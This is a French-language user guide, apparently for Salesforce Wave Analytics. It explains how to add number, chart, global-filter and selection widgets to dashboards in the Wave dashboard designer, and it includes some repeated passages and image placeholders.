Ces propriétés représentent les propriétés par défaut des widgets, que vous pouvez appliquer à chaque widget pour garantir une présentation cohérente. Les propriétés s'appliquent uniquement aux tableaux de bord créés avec le concepteur de tableau de bord Wave.

## Propriétés du tableau de bord

Ces propriétés représentent les propriétés par défaut des widgets, que vous pouvez appliquer à chaque widget pour garantir une présentation cohérente. Les propriétés s'appliquent uniquement aux tableaux de bord créés avec le concepteur de tableau de bord Wave.

| Propriété | Description |
|---|---|
| Couleur d'arrière-plan | Couleur d'arrière-plan par défaut des widgets |
| Bordure | Bordure par défaut autour des widgets |
| Couleur de bordure | Couleur par défaut de la bordure des widgets |
| Largeur de bordure | Largeur par défaut de la bordure des widgets (en pixels) |
| Rayon de la bordure | Rayon par défaut des coins de la bordure des widgets |

# Ajout de widgets au tableau de bord

Les widgets sont les blocs de construction de base d'un tableau de bord. Dans le concepteur de tableau de bord Wave, vous pouvez ajouter différents widgets pour exécuter des fonctions, notamment calculer des indicateurs de performance clés, filtrer les résultats d'un tableau de bord, visualiser vos données à l'aide de graphiques interactifs et afficher les détails au niveau de l'enregistrement dans des tableaux.

Certains widgets exigent une étape. Une étape renvoie les données. Un widget détermine le mode d'affichage des données. Par exemple, une étape calcule le montant moyen des opportunités, regroupées par région. Un widget de graphique à barres affiche les résultats sous la forme d'un graphique à barres, chaque barre représentant le montant moyen des opportunités d'une région. Si l'étape est facettée, lorsque vous sélectionnez une barre du graphique, les autres widget sont filtrés et montrent uniquement les résultats de la région sélectionnée.


La plupart des widgets ont un assistant que vous pouvez utiliser pour élaborer le widget, y compris l'étape sous-jacente. Vous pouvez également créer votre propre étape et l'appliquer à un widget. Plusieurs widgets peuvent utiliser la même étape, sauf s'il s'agit d'un widget de date ou de plage. Dans ce cas, aucun autre widget ne peut utiliser l'étape.

**Remarque:** Les widgets de conteneur, d'image, de texte et de lien ne nécessitent aucune étape, car ils n'affichent pas de données.

Lors de l'ajout de widgets à un tableau de bord, tenez compte des points suivants :

- Par défaut, tous les widgets peuvent afficher jusqu'à 2000 enregistrements, à l'exception des tableaux de valeurs qui peuvent afficher jusqu'à 100 enregistrements. Vous pouvez augmenter la limitation à 10 000 enregistrements en définissant le paramètre `limit` dans la requête SAQL. Pour plus d'informations sur la modification d'une requête SAQL, reportez-vous à Wave Analytics SAQL Reference. La limitation n'affecte pas les résultats de la requête, elle impacte uniquement l'affichage dans le widget.
- Dans la zone de dessin du concepteur, aucun widget ne peut se superposer, sauf dans un widget de conteneur.

Pour configurer le mode d'affichage d'un widget, définissez les propriétés sous l'onglet Widget. Vous pouvez par exemple afficher les valeurs des données et le titre des axes pour un widget de graphique. Vous pouvez également appliquer des propriétés par défaut afin de présenter des widgets cohérents, utilisant par exemple la même bordure ou couleur d'arrière-plan. Les propriétés de widget sont contenues dans des sections. Cliquez sur la flèche (1) pour agrandir ou réduire chaque section.




Pour configurer le comportementd'un widget, définissez les propriétés des étapes sous l'onglet Étape. Vous pouvez par exemple sélectionner la mesure à afficher dans le widget lorsque l'étape contient plusieurs mesures. Les modifications apportées aux propriétés des étapes affectent tous les widgets qui ont été élaborés sur cette étape.

### Ajout de widgets numériques pour inclure des métriques clés

Utilisez un widget numérique pour suivre des mesures importantes pour votre entreprise, par exemple le nombre total de requêtes ouvertes ou le montant moyen des opportunités. Vous pouvez filtrer les résultats pour examiner un domaine particulier. Vous pouvez également regrouper les résultats pour les comparer à une dimension. Par exemple, vous pouvez afficher le montant moyen des opportunités de l'année passée, réparti par étape.

### Ajout de widgets de graphique pour visualiser les données

Utilisez un widget de graphique pour créer un résumé visuel, facile à comprendre, des données. Par exemple, un graphique en anneau peut afficher la répartition des opportunités par type de secteur d'activité. Les graphiques sont interactifs. Par conséquent, les visualiseurs de tableaux de bord peuvent sélectionner un segment d'un graphique pour filtrer les résultats d'autres widget facettés.

### Ajout d'un widget de filtre global pour exclure les enregistrements de jeu de données du tableau de bord

Utilisez un widget de filtre global afin de limiter le contenu accessible à tous les utilisateurs qui visualisent le tableau de bord Wave. Par exemple, vous pouvez créer un filtre global afin d'afficher uniquement les requêtes du support de votre équipe dans le tableau de bord. Vous pouvez spécifier si le filtre global s'applique ou non pour chaque widget. Contrairement à la sélection de widgets de filtrage, un filtre global ne peut pas être modifié en prévisualisant ou en présentant le tableau de bord.

### Ajout de widgets de filtre de sélection pour filtrer dynamiquement les résultats du tableau de bord

Les widgets de filtres de sélection permettent au visualiseur de tableau de bord de sélectionner les filtres qu'il souhaite appliquer au tableau de bord Wave. Ces widgets peuvent filtrer les résultats du tableau de bord par les champs de mesure, de date et de dimension. Par exemple, vous pouvez ajouter un widget de liste afin de permettre au visualiseur de sélectionner une région pour filtrer les résultats du tableau de bord.

### Ajout d'un widget de tableau pour afficher les détails des enregistrements et créer des colonnes calculées

Utilisez un widget de tableau pour afficher les détails au niveau de l'enregistrement dans un tableau de bord Wave. Par exemple, un tableau de bord affiche le délai moyen pour fermer les requêtes. Vous pouvez également ajouter un tableau qui affiche les requêtes restées ouvertes pendant la durée la plus longue. Vous pouvez inclure un widget de tableau pour calculer des valeurs et les afficher dans de nouvelles colonnes.

### Ajout d'un widget de conteneur pour créer des sections dans le tableau de bord

Utilisez des sections dans un tableau de bord Wave pour grouper les widgets associés. Par exemple, vous pouvez utiliser un widget de conteneur pour créer un panneau de filtres, sur le côté gauche du tableau de bord, qui stocke tous les widgets de sélection de filtres. Pour différencier le panneau de filtres des autres éléments du tableau de bord, vous pouvez appliquer au conteneur une couleur d'arrière-plan et une bordure. Lorsque vous déplacez un conteneur, les widgets qu'il contient sont également déplacés en conservant leur espacement et leur alignement.

### Ajout d'un widget d'image pour afficher des graphiques dans le tableau de bord

Utilisez un widget d'image pour ajouter une icône, un logo ou un graphique dans un tableau de bord Wave. Vous pouvez utiliser des images pour personnaliser la marque de votre tableau de bord avec le logo de votre société ou pour illustrer le texte.

### Ajout de widgets de texte pour étiqueter des parties du tableau de bord

Étiquetez votre tableau de bord Wave afin de présenter aux utilisateurs l'élément qu'ils consultent. Vous pouvez également ajouter un texte qui décrit le tableau de bord et présente des informations d'utilisation des widgets.

### Ajout d'un widget de lien pour associer une perspective ou un Tableau de bords Wave

Ajoutez des liens vers d'autres tableaux de bord et perspectives Wave pour créer des chemins que les utilisateurs peuvent suivre ou insérer dans des analyses associées. Au lieu d'empaqueter l'ensemble des métriques de performance clés, des graphiques et des tableaux dans un seul tableau de bord, répartissez le contenu dans plusieurs tableaux de bord. Utilisez ensuite des widgets de lien pour les associer. Les utilisateurs qui visualisent les tableaux de bord préfèrent ne pas avoir à trier les éléments d'un tableau de bord encombré.

### Création d'étapes dans le concepteur de tableau de bord Wave

En plus d'épingler une requête à partir d'une perspective, vous pouvez créer des étapes dans le concepteur de tableau de bord Wave Pour créer des étapes, vous avez deux possibilités : l'assistant ou manuellement.

Propriétés des widgets pour les tableaux de bord

Les propriétés des widgets définissent leur apparence dans le tableau de bord Wave. Vous pouvez par exemple appliquer des étiquettes, des arrière-plans et des bordures. Pour définir une présentation cohérente, vous pouvez configurer des propriétés de widget par défaut dans la présentation, puis les attribuer à chaque widget. Les propriétés peuvent varier selon le type u widget et le concepteur utilisé pour le créer. Les propriétés répertoriées ici s'appliquent uniquement aux widgets créés avec le concepteur de tableau de bord Wave.

Propriétés des étapes pour les tableaux de bord

Les propriétés des étapes définissent la requête qui renvoie les résultats à afficher dans le widget. Ces propriétés spécifient également le comportement du widget et comment il interagit avec les autres widget du tableau de bord Wave. Les propriétés s'appliquent uniquement aux tableaux de bord créés avec le concepteur de tableau de bord Wave.

## Ajout de widgets numériques pour inclure des métriques clés


Utilisez un widget numérique pour suivre des mesures importantes pour votre entreprise, par exemple le nombre total de requêtes ouvertes ou le montant moyen des opportunités. Vous pouvez filtrer les résultats pour examiner un domaine particulier. Vous pouvez également regrouper les résultats pour les comparer à une dimension. Par exemple, vous pouvez afficher le montant moyen des opportunités de l'année passée, réparti par étape.

Le widget numérique nécessite une étape contenant au moins une mesure. Si l'étape contient plusieurs mesures, vous pouvez sélectionner la mesure à afficher (par défaut, le premier widget est affiché). Si vous incluez des regroupements, le widget affiche la mesure du premier groupe du premier regroupement défini.

1. Faites glisser le widget numérique vers la zone de dessin du tableau de bord.
2. Pour utiliser une étape existante pour le widget, faites glisser l'étape depuis le panneau des étapes, puis placez-la en haut du widget.

   Si le panneau des étapes n'est pas affiché, cliquez sur l'en-tête du tableau de bord pour l'ouvrir.
3. Pour créer une étape :
   a. Cliquez sur le bouton du widget pour ouvrir l'assistant.
   L'écran Sélectionner un jeu de données s'ouvre, il présente les jeux de données par ordre de dernière utilisation.

   Remarque: Si un graphique à barres est affiché à la place dans l'explorateur, Wave a sélectionné le jeu de données que vous avez utilisé pour créer l'étape précédente du widget. Pour utiliser un autre jeu de données, fermez la boîte de dialogue de l'explorateur, puis cliquez sur **Créer une étape** dans le panneau des étapes.




**b.** Sélectionnez le jeu de données qui contient la mesure. Utilisez la case de recherche si votre jeu de données est difficile à trouver. L'explorateur affiche un graphique à barres avec la mesure Nombre de lignes.

**c.** Ajoutez les mesures que vous souhaitez afficher dans le widget.

Pour ajouter une mesure, cliquez sur + Measure. Pour changer une mesure, sélectionnez-la dans l'explorateur, puis choisissez une nouvelle mesure.


**d.** Vous pouvez également cliquer sur **Filtrer** pour filtrer les résultats.

Vous pouvez ajouter des filtres multiples.

**e.** Cliquez sur **Enregistrer**.
Wave ajoute l'étape au panneau des étapes. Elle peut ainsi être utilisée par d'autres widgets dans le tableau de bord. De plus, le widget affiche la mesure calculée.

**4.** Pour modifier le widget et les propriétés des étapes, cliquez sur le widget.

Le panneau Widget regroupe les propriétés de widget dans des sections. Si vous oubliez accidentellement quelques propriétés, par défaut, certaines sections peuvent être réduites. Pour agrandir ou réduire une section, cliquez sur la flèche en regard de l'en-tête de la section.




5. Définissez les propriétés du widget pour personnaliser sa présentation.
   Lorsque vous définissez une propriété, le widget affiche immédiatement les effets de votre modification.
6. Pour afficher et configurer les propriétés des étapes, cliquez sur **Étape** dans le panneau.
7. Pour prévisualiser les modifications apportées au tableau de bord, cliquez sur .
8. Pour enregistrer les modifications apportées au tableau de bord, cliquez sur .

   **Important:** Si vous fermez le tableau de bord sans enregistrer, vous perdez vos modifications.

CONSULTER ÉGALEMENT :

- Propriétés des widgets pour les tableaux de bord
- Propriétés des étapes pour les tableaux de bord
- Création d'étapes dans le concepteur de tableau de bord Wave

## Ajout de widgets de graphique pour visualiser les données

Utilisez un widget de graphique pour créer un résumé visuel, facile à comprendre, des données. Par exemple, un graphique en anneau peut afficher la répartition des opportunités par type de secteur d'activité. Les graphiques sont interactifs. Par conséquent, les visualiseurs de tableaux de bord peuvent sélectionner un segment d'un graphique pour filtrer les résultats d'autres widget facettés.

Wave prend charge des types de graphique multiples. Chaque type a des propriétés de widget et des exigences d'étape uniques. Pour plus d'informations sur chaque type de graphique, reportez-vous à Visualisation des données avec des graphiques.


**Remarque:** Contrairement à l'explorateur et au concepteur classic, le concepteur de tableau de bord Wave ne prend pas en charge les types de graphique suivants : coordonnées parallèles, en nuage de points horizontal, en nuage de points vertical et matriciels. Vous pouvez créer une étape avec ces types de graphique, mais le concepteur de tableau de bord Wave les convertit en graphique à barres lorsqu'ils sont ajoutés à un widget de graphique.

La sélection dans ce widget filtre les résultats des autres widgets avec des étapes facettées. Vous pouvez également configurer l'étape de ce widget pour accepter des sélections uniques ou multiples, et spécifier si les sélections sont facultatives ou obligatoires. Vous pouvez définir une sélection initiale qui s'applique à l'ouverture du tableau de bord. Lors de la visualisation du tableau de bord, vous pouvez annuler la sélection ou la modifier pour filtrer les résultats différemment.

Remarque: Pour activer ce widget en vue de filtrer les autres widgets, vous devez activer le facettage dans cette étape.

1. Faites glisser le widget de graphique vers la zone de dessin du tableau de bord.
2. Pour utiliser une étape existante pour le widget, faites glisser l'étape depuis le panneau des étapes, puis placez-la en haut du widget.
   Si le panneau des étapes n'est pas affiché, cliquez sur l'en-tête du tableau de bord pour l'ouvrir.
3. Pour créer une étape :
   a. Cliquez sur le bouton du widget pour ouvrir l'assistant.
   L'écran Sélectionner un jeu de données s'ouvre, il présente les jeux de données par ordre de dernière utilisation.

   Remarque: Si un graphique à barres est affiché à la place dans l'explorateur, Wave a sélectionné le jeu de données que vous avez utilisé pour créer l'étape précédente du widget. Pour utiliser un autre jeu de données, fermez la boîte de dialogue de l'explorateur, puis cliquez sur **Créer une étape** dans le panneau des étapes.





   b. Sélectionnez le jeu de données sur lequel vous souhaitez générer le graphique.
   L'explorateur affiche un graphique à barres avec la mesure Nombre de lignes.
   c. Ajoutez les mesures que vous souhaitez afficher dans le widget.

   Pour ajouter une mesure, cliquez sur + Measure. Pour changer une mesure, sélectionnez-la dans l'explorateur, puis choisissez une nouvelle mesure.
   d. Si nécessaire, ajoutez des regroupements.
   e. Vous pouvez également cliquer sur **Filtrer** pour filtrer les résultats.
   Vous pouvez ajouter plusieurs filtres.

f. Cliquez sur **Enregistrer**.
Wave ajoute l'étape au panneau des étapes. Elle peut ainsi être utilisée par d'autres widgets dans le tableau de bord. Le widget affiche en outre les résultats dans un graphique à barres.

4. Pour modifier le widget et les propriétés des étapes, cliquez sur le widget.

Le panneau Widget regroupe les propriétés de widget dans des sections. Si vous oubliez accidentellement quelques propriétés, par défaut, certaines sections peuvent être réduites. Pour agrandir ou réduire une section, cliquez sur la flèche en regard de l'en-tête de la section.




5. Définissez les propriétés du widget pour personnaliser sa présentation.

Par exemple, sélectionnez un type de graphique différent dans la propriété du widget Type de graphique. Si les exigences de l'étape sont remplies pour un type de graphique, vous ne pouvez pas sélectionner le type de graphique dans un widget. Par exemple, certains types de graphique exigent des étapes avec une seule mesure.

6. Pour afficher et configurer les propriétés des étapes, cliquez sur **Étape** dans le panneau.

Vous pouvez également configurer cette étape pour accepter des sélections uniques ou multiples, et spécifier si les sélections sont facultatives ou obligatoires.

7. Pour définir les sélections initiales qui s'appliquent lorsqu'un utilisateur ouvre le tableau de bord, cliquez sur , puis sur **Sélectionner les filtres initiaux**.
Vous pouvez effectuer des sélections initiales sur un widget de graphique, de date, de liste, de bascule ou de plage. Par exemple, vous pouvez sélectionner une barre dans un graphique à barres et la définir en tant que filtre initial. Si l'étape sous-jacente du graphique à barres est facettée, les autres widgets avec des étapes facettées sont également filtrés en fonction de cette sélection initiale. Lors de l'affichage du tableau de bord, le visualiseur peut changer la sélection dans le graphique pour filtrer les résultats différemment, ou retirer le filtre.

Remarque: Aucune sélection n'est effectuée dans ce widget lorsque l'utilisateur ouvre le tableau de bord, sauf si vous sélectionnez le filtre initial. Si l'étape est configurée pour exiger une sélection, sélectionnez le filtre initial. Sinon, la première valeur de la liste de filtrage est utilisée.

8. Pour prévisualiser les modifications apportées au tableau de bord, cliquez sur .

9. Pour enregistrer les modifications apportées au tableau de bord, cliquez sur .

   Important: Si vous fermez le tableau de bord sans enregistrer, vous perdez vos modifications.

CONSULTER ÉGALEMENT :

- Propriétés des widgets pour les tableaux de bord
- Propriétés des étapes pour les tableaux de bord
- Création d'étapes dans le concepteur de tableau de bord Wave

## Ajout d'un widget de filtre global pour exclure les enregistrements de jeu de données du tableau de bord


Utilisez un widget de filtre global afin de limiter le contenu accessible à tous les utilisateurs qui visualisent le tableau de bord Wave. Par exemple, vous pouvez créer un filtre global afin d'afficher uniquement les requêtes du support de votre équipe dans le tableau de bord. Vous pouvez spécifier si le filtre global s'applique ou non pour chaque widget. Contrairement à la sélection de widgets de filtrage, un filtre global ne peut pas être modifié en prévisualisant ou en présentant le tableau de bord.

Le widget de filtre global nécessite une étape avec au moins un filtre et aucun regroupement. Chaque filtre doit être basé sur un champ de mesure, de dimension ou de date. Tous les filtres définis dans l'étape sont appliqués au filtre global.

1. Faites glisser le widget de filtre global vers la zone de dessin du tableau de bord.
2. Pour utiliser une étape existante pour le widget, faites glisser l'étape depuis le panneau des étapes, puis placez-la en haut du widget.

   Si le panneau des étapes n'est pas affiché, cliquez sur l'en-tête du tableau de bord pour l'ouvrir.
3. Pour créer une étape :
   a. Cliquez sur le bouton du widget pour ouvrir l'assistant.
      L'écran Sélectionner un jeu de données s'ouvre, il présente les jeux de données par ordre de dernière utilisation.

      Remarque: Si un graphique à barres est affiché à la place dans l'explorateur, Wave a sélectionné le jeu de données que vous avez utilisé pour créer l'étape précédente du widget. Pour utiliser un autre jeu de données, fermez la boîte de dialogue de l'explorateur, puis cliquez sur **Créer une étape** dans le panneau des étapes.





**b.** Sélectionnez le jeu de données auquel vous souhaitez appliquer le filtre.

**c.** Cliquez sur Filter.

**d.** Sélectionnez le champ de mesure, de date ou de dimension par lequel vous souhaitez filtrer.

**e.** Pour créer le filtre, sélectionnez les valeurs particulières du champ.
Par exemple, pour filtrer en fonction de dates, sélectionnez les dates de début et de fin dans l'onglet Plage de dates absolue ou l'onglet Par rapport à maintenant.





**f.** Pour appliquer le filtre, cliquez sur **Ajouter**.

Si nécessaire, vous pouvez ajouter des filtres multiples.

g. Cliquez sur **Enregistrer**.
Wave ajoute l'étape au panneau des étapes. Elle peut ainsi être utilisée par d'autres widgets dans le tableau de bord. De plus, le widget affiche les filtres.

4. Pour modifier le widget et les propriétés des étapes, cliquez sur le widget.

Le panneau Widget regroupe les propriétés de widget dans des sections. Si vous oubliez accidentellement quelques propriétés, par défaut, certaines sections peuvent être réduites. Pour agrandir ou réduire une section, cliquez sur la flèche en regard de l'en-tête de la section.




5. Définissez les propriétés du widget pour personnaliser sa présentation.

Lorsque vous définissez une propriété, le widget affiche immédiatement les effets de votre modification.

6. Pour afficher et configurer les propriétés des étapes, cliquez sur **Étape** dans le panneau.

7. Pour prévisualiser les modifications apportées au tableau de bord, cliquez sur .

8. Pour enregistrer les modifications apportées au tableau de bord, cliquez sur .

**Important:** Si vous fermez le tableau de bord sans enregistrer, vous perdez vos modifications.

Pour appliquer le filtre global dans ce widget, sélectionnez **Appliquer le filtre global** dans les propriétés de l'étape du widget. Par défaut, le filtre global s'applique à tous les widgets contenant des étapes : 1) créées dans l'explorateur ; 2) basées sur le même jeu de données ; et 3) avec des regroupements basés sur un champ identique à celui utilisé dans le filtre global. Pour appliquer le filtre global dans les widgets basés sur les étapes créés à partir de requêtes SAQL, vous devez également définir `autoFilter` égal à `true` dans la définition de l'étape dans le JSON du tableau de bord. Pour plus d'informations sur la définition de `autoFilter`, reportez-vous à Query.

CONSULTER ÉGALEMENT :

Propriétés des widgets pour les tableaux de bord
Propriétés des étapes pour les tableaux de bord
Création d'étapes dans le concepteur de tableau de bord Wave

## Ajout de widgets de filtre de sélection pour filtrer dynamiquement les résultats du tableau de bord

Les widgets de filtres de sélection permettent au visualiseur de tableau de bord de sélectionner les filtres qu'il souhaite appliquer au tableau de bord Wave. Ces widgets peuvent filtrer les résultats du tableau de bord par les champs de mesure, de date et de dimension. Par exemple, vous pouvez ajouter un widget de liste afin de permettre au visualiseur de sélectionner une région pour filtrer les résultats du tableau de bord.

